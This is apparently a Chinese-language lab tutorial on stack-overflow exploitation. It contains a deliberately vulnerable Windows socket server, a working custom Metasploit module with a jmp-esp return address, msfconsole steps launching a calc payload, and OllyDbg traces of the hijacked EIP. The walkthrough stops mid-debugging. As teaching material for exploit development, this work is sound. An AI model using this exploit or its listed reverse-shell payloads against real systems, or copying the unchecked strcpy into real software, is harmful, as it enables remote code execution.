A stack overflow bug for exploit practice

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
```
#include<iostream.h>
#include<winsock2.h>
#pragma comment(lib, "ws2_32.lib")

void msg_display(char * buf)
{
    char msg[200];
    strcpy(msg, buf);// overflow here, copy 0x200 to 200
    cout << "********************" << endl;
    cout << "received : " << endl;
    cout << msg << endl;
}

void main()
{
    int sock, msgsock, lenth, receive_len;
    struct sockaddr_in sock_server, sock_client;
    char buf[0x200]; //noticed it is 0x200

    WSADATA wsa;
    WSAStartup(MAKEWORD(1,1), &wsa);
    if((sock = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        cout << sock << "socket creating error!" << endl;
        exit(1);
    }
    sock_server.sin_family = AF_INET;
    sock_server.sin_port = htons(7777);
    sock_server.sin_addr.s_addr = htonl(INADDR_ANY);
    if(bind(sock, (struct sockaddr*)&sock_server, sizeof(sock_server)))
    {
        cout << "binging stream socket error!" << endl;
    }
    cout << "************************************" << endl;
    cout << "     exploit target server 1.0       " << endl;
    cout << "************************************" << endl;
    listen(sock, 4);
    lenth = sizeof(struct sockaddr);
    do {
        msgsock = accept(sock, (struct sockaddr*)&sock_client, (int*)&lenth);
        if(msgsock == -1)
        {
            cout << "accept error!" << endl;
            break;
        }
        else
            do
            {
                memset(buf, 0, sizeof(buf));
                if((receive_len = recv(msgsock, buf, sizeof(buf), 0)) < 0)
                {
                    cout << "reading stream message erro!" << endl;
                    receive_len = 0;
                }
                msg_display(buf);//trigged the overflow
            } while(receive_len);
            closesocket(msgsock);
    } while(1);
    WSACleanup();
}
```

载入OD，在如图三处下断点



然后重新载入运行起来，运行起来后就不用管这里了

我使用的是kali作为攻击者

这是exploit，保存为rb文件exploits/failwest/test.rb

```
require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
include Msf::Exploit::Remote::Tcp

    def initialize(info = {})
        super(update_info(info,
        'Name'        => 'failwest_test',
        'Platform'    => 'win',
        'Author'         => [ 'MC' ],
        'License'       => MSF_LICENSE,
        'Targets'    => [
                    ['Windows 2000',  {'Ret' => 0x77F8948B } ],
                    ['Windows XP SP3',{'Ret' => 0x77E1F2C8 } ]
                  ],
        'Payload'       => {
                    'Space'    => 300,
                    'BadChars' => "\x00",
                    }
        ))
    end #end of initialize

    def exploit
        connect
        attack_buf = 'a'*204 + [target['Ret']].pack('V') + payload.encoded
        sock.put(attack_buf)
        handler
        disconnect
    end  #end of exploit def
end #end of class def
```

打开终端，搜一下自己写的exploit

```
msf > search failwest

Matching Modules
================

   Name                  Disclosure Date  Rank    Description
   ----                  ---------------  ----    -----------
   exploit/failwest/test                  normal  failwest_test
```

使用

```
msf > use exploit/failwest/test
```

显示选项

```
msf exploit(test) > show options

Module options (exploit/failwest/test):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT                    yes       The target port
```

设置被攻击者IP

```
msf exploit(test) > set rhost 192.168.1.103
rhost => 192.168.1.103
```

设置端口

```
msf exploit(test) > set rport 7777
rport => 7777
```

显示可用payload

```
msf exploit(test) > show payloads

Compatible Payloads
===================

   Name                                          Disclosure Date  Rank    Description
   ----                                          ---------------  ----    -----------
   generic/custom                                                 normal  Custom Payload
   generic/debug_trap                                             normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                         normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                      normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                             normal  Generic x86 Tight Loop
   windows/dllinject/bind_ipv6_tcp                                normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   windows/dllinject/bind_nonx_tcp                                normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                     normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
   windows/dllinject/reverse_ipv6_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                             normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                              normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                                  normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                         normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dns_txt_query_exec                                     normal  DNS TXT Record Payload Download and Execution
   windows/exec                                                   normal  Windows Execute Command
   windows/loadlibrary                                            normal  Windows LoadLibrary Path
   windows/messagebox                                             normal  Windows MessageBox
   windows/meterpreter/bind_ipv6_tcp                              normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_nonx_tcp                              normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                                   normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   windows/meterpreter/reverse_ipv6_tcp                           normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (IPv6)
   windows/meterpreter/reverse_nonx_tcp                           normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_ord_tcp                            normal  Windows Meterpreter (Reflective Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/meterpreter/reverse_tcp                                normal  Windows Meterpreter (Reflective Injection), Reverse TCP Stager
   windows/meterpreter/reverse_tcp_allports                       normal  Windows Meterpreter (Reflective Injection), Reverse All-Port TCP Stager
   windows/metsvc_bind_tcp                                        normal  Windows Meterpreter Service, Bind TCP
   windows/metsvc_reverse_tcp                                     normal  Windows Meterpreter Service, Reverse TCP Inline
   windows/patchupdllinject/bind_ipv6_tcp                         normal  Windows Inject DLL, Bind IPv6 TCP Stager (Windows x86)
   windows/patchupdllinject/bind_nonx_tcp                         normal  Windows Inject DLL, Bind TCP Stager (No NX or Win7)
   windows/patchupdllinject/bind_tcp                              normal  Windows Inject DLL, Bind TCP Stager (Windows x86)
   windows/patchupdllinject/reverse_ipv6_tcp                      normal  Windows Inject DLL, Reverse TCP Stager (IPv6)
   windows/patchupdllinject/reverse_nonx_tcp                      normal  Windows Inject DLL, Reverse TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_ord_tcp                       normal  Windows Inject DLL, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupdllinject/reverse_tcp                           normal  Windows Inject DLL, Reverse TCP Stager
   windows/patchupdllinject/reverse_tcp_allports                  normal  Windows Inject DLL, Reverse All-Port TCP Stager
   windows/patchupmeterpreter/bind_ipv6_tcp                       normal  Windows Meterpreter (skape/jt Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/patchupmeterpreter/bind_nonx_tcp                       normal  Windows Meterpreter (skape/jt Injection), Bind TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/bind_tcp                            normal  Windows Meterpreter (skape/jt Injection), Bind TCP Stager (Windows x86)
   windows/patchupmeterpreter/reverse_ipv6_tcp                    normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (IPv6)
   windows/patchupmeterpreter/reverse_nonx_tcp                    normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_ord_tcp                     normal  Windows Meterpreter (skape/jt Injection), Reverse Ordinal TCP Stager (No NX or Win7)
   windows/patchupmeterpreter/reverse_tcp                         normal  Windows Meterpreter (skape/jt Injection), Reverse TCP Stager
```

设置payload

```
msf exploit(test) > set payload windows/exec
payload => windows/exec
```

设置cmd的命令为弹出计算器

```
msf exploit(test) > set cmd calc
cmd => calc
```

设置seh的退出方式


```
msf exploit(test) > set exitfunc seh
exitfunc => seh
```

利用

```
msf exploit(test) > exploit
```

然后回到xp，可以看到已经收到信息并且断在了msg_display()函数入口

F9走一个，断在了`strcpy()`下面，也就是完成了溢出




```
0012FB60   CCCCCCCC  烫烫
0012FB64   CCCCCCCC  烫烫
0012FB68  /0012FF80  €?.
0012FB6C  |0040131D  @.  返回到 target_s.0040131D 来自 target_s.0040101E
0012FB70  |0012FD50  P?.   ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"
0012FB74  |0012B74C  L?.
```

看到返回地址已经被覆盖成了`jmp esp`

```
0012FB60   61616161  aaaa
0012FB64   61616161  aaaa
0012FB68   61616161  aaaa
0012FB6C   77E1F2C8  闰醱    advapi32.77E1F2C8
0012FB70   4291FD27  '鼈B
0012FB74   9792489B  椞揬
```


继续F9

可以看到完成了信息输出，并且要返回，可以看到栈的布局



F8单步走一下


观察寄存器的值，特别是EIP




EIP寄存器的值是我们覆盖的`jmp esp`

```
EAX 0042E060 offset target_s.couth_threshold_length
ECX 0042E068 target_s.0042E068
EDX 0042E060 offset target_s.couth_threshold_length
EBX 7FFDF000
ESP 0012FB70
EBP 61616161
ESI 0012FB74
EDI 0012FF80
EIP 77E1F2C8 advapi32.77E1F2C8
```


F8单步走



